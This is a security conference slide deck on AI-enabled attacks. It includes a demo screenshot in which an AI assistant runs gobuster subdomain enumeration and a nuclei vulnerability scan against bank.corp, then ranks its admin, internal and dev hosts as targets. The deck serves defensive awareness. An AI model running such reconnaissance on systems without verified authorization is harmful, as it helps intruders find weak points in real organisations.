

Beyond Human-Speed Attacks

Defending IT & OT against Frontier AI

ABHISHEK SINGH

Head of Security Engineering,
Check Point Software Technologies

CONTEXT / HISTORY REPEATS

Every new technology **looks unfamiliar** until it doesn't.

In 1911, the Baker Motor Vehicle Company marketed electric cars as a curiosity. The automobile was treated as a novelty grafted onto the horse-drawn world — until the entire industry around it disappeared.

AI in security is at the same inflection point today.




CIRCA 1911

Horse vs. Automobile

Period advertisement from the Baker Motor Vehicle Company.


Exploitation Activity vs. IPS Mitigation Timeline

Daily attack volume against the deployment of IPS protection coverage



Ministry





FinalDraft

ShadowPad







Municipal
Police



AI, From Integration to Autonomy

- AI fully embedded in attacks, operationally indistinguishable from human activity
- Beginning of transition from Assistant to Autonomous-Operator
- AI becomes a major attack surface via prompt injection, agent abuse, and data leakage
- Structural Vulnerabilities in the Model Context Protocol (MCP)
Check Point Lakera data shows security flaws in 40% of MCPs

Vulnerabilities in MCP Servers - CP Lakera data, Survey of >10K online servers

ANTHROPIC


Disrupting the first reported AI-orchestrated cyber espionage campaign

Full report

November 2025

anthropic.com

In the AI era,
**Anyone
can be a
HACKER**



From Vibe Coding To Hacking

How can I help you today?



Opus 4.5



```
2026-01-06 15:47:25,737 - __main__ - INFO - ⌚ Duration: 2.63s
2026-01-06 15:47:25,737 - __main__ - INFO - 📄 Output Size: 1126 bytes
2026-01-06 15:47:25,737 - __main__ - INFO - 🏁 Exit Code: 0
2026-01-06 15:47:25,737 - __main__ - INFO - ✅ Status: SUCCESS | Cached: Yes
2026-01-06 15:47:25,737 - __main__ - INFO - 📄 Cached result for command: gobuster dns -d bank.c
orp -w /usr/share/wordlists/subdomains.txt -t 50
2026-01-06 15:47:25,737 - werkzeug - INFO - 127.0.0.1 - - [06/Jan/2026 15:47:25] "POST /api/comm
and HTTP/1.1" 200 -
2026-01-06 15:48:19,062 - __main__ - INFO - 🦋 Starting Nuclei vulnerability scan: http://dev.ba
nk.corp
2026-01-06 15:48:19,063 - __main__ - INFO - 🔍 Cache MISS for command: nuclei -u http://dev.bank
.corp -severity high,critical
2026-01-06 15:48:19,063 - __main__ - INFO - 🚀 EXECUTING: nuclei -u http://dev.bank.corp -severi
ty high,critical
2026-01-06 15:48:19,063 - __main__ - INFO - ⌚ TIMEOUT: 300s | PID: Starting...
2026-01-06 15:48:19,065 - __main__ - INFO - 🆔 PROCESS: PID 6207 started
2026-01-06 15:48:19,065 - __main__ - INFO - 🆔 REGISTERED: Process 6207 - nuclei -u http://dev.b
ank.corp -severity high,crit...
2026-01-06 15:48:19,067 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 0.0%
Speed: 0 B/s | 0.0s | PID: 6207
2026-01-06 15:48:19,867 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 0.3%
Speed: 0 B/s | 0.8s | PID: 6207
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR:
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR:
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR:
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR: / _ \ / / / / _ \ / /
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR: / / / / / / / / / /
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR: / / / / / / / / / / v3.6.2
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR:
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR: projectdiscovery.io
2026-01-06 15:48:20,382 - __main__ - WARNING - 🚨 STDERR:
2026-01-06 15:48:20,668 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 0.5%
Speed: 114 B/s | 1.6s | PID: 6207
2026-01-06 15:48:21,469 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 0.8%
Speed: 76 B/s | 2.4s | PID: 6207
2026-01-06 15:48:22,271 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 1.1%
Speed: 57 B/s | 3.2s | PID: 6207
2026-01-06 15:48:23,078 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 1.3%
Speed: 45 B/s | 4.0s | PID: 6207
2026-01-06 15:48:23,881 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 1.6%
Speed: 38 B/s | 4.8s | PID: 6207
2026-01-06 15:48:24,684 - __main__ - INFO - ⚡ PROGRESS 📊: [ ] 1.9%
Speed: 32 B/s | 5.6s | PID: 6207
```

☐ Active subdomain enumeration for bank.corp ▾

s3.bank.corp

S3/Storage endpoint ⚠

Summary: 7 unique subdomains discovered using 308 wordlist entries in ~2.6 seconds.

High-Value Targets:

- **admin.bank.corp** — Admin panels often have authentication vulnerabilities
- **internal.bank.corp** — May expose internal services not meant for public access
- **dev.bank.corp / staging.bank.corp** — Development environments often have weaker security controls and debug features enabled
- **s3.bank.corp** — Could indicate misconfigured cloud storage

Want me to probe these subdomains further with HTTP probing, technology detection, or vulnerability scanning?

Focus on dev subdomain - scan for web vulns, look for high and critical. Once found - stop

Thinking about ethical concerns with this request ▾

🔍 nuclei_scan ▾

2|



Opus 4.5 ▾



Claude is AI and can make mistakes. Please double-check responses.

|

+

Opus 4.5 ▾

↑

```
his page could not be found.</title><script src=
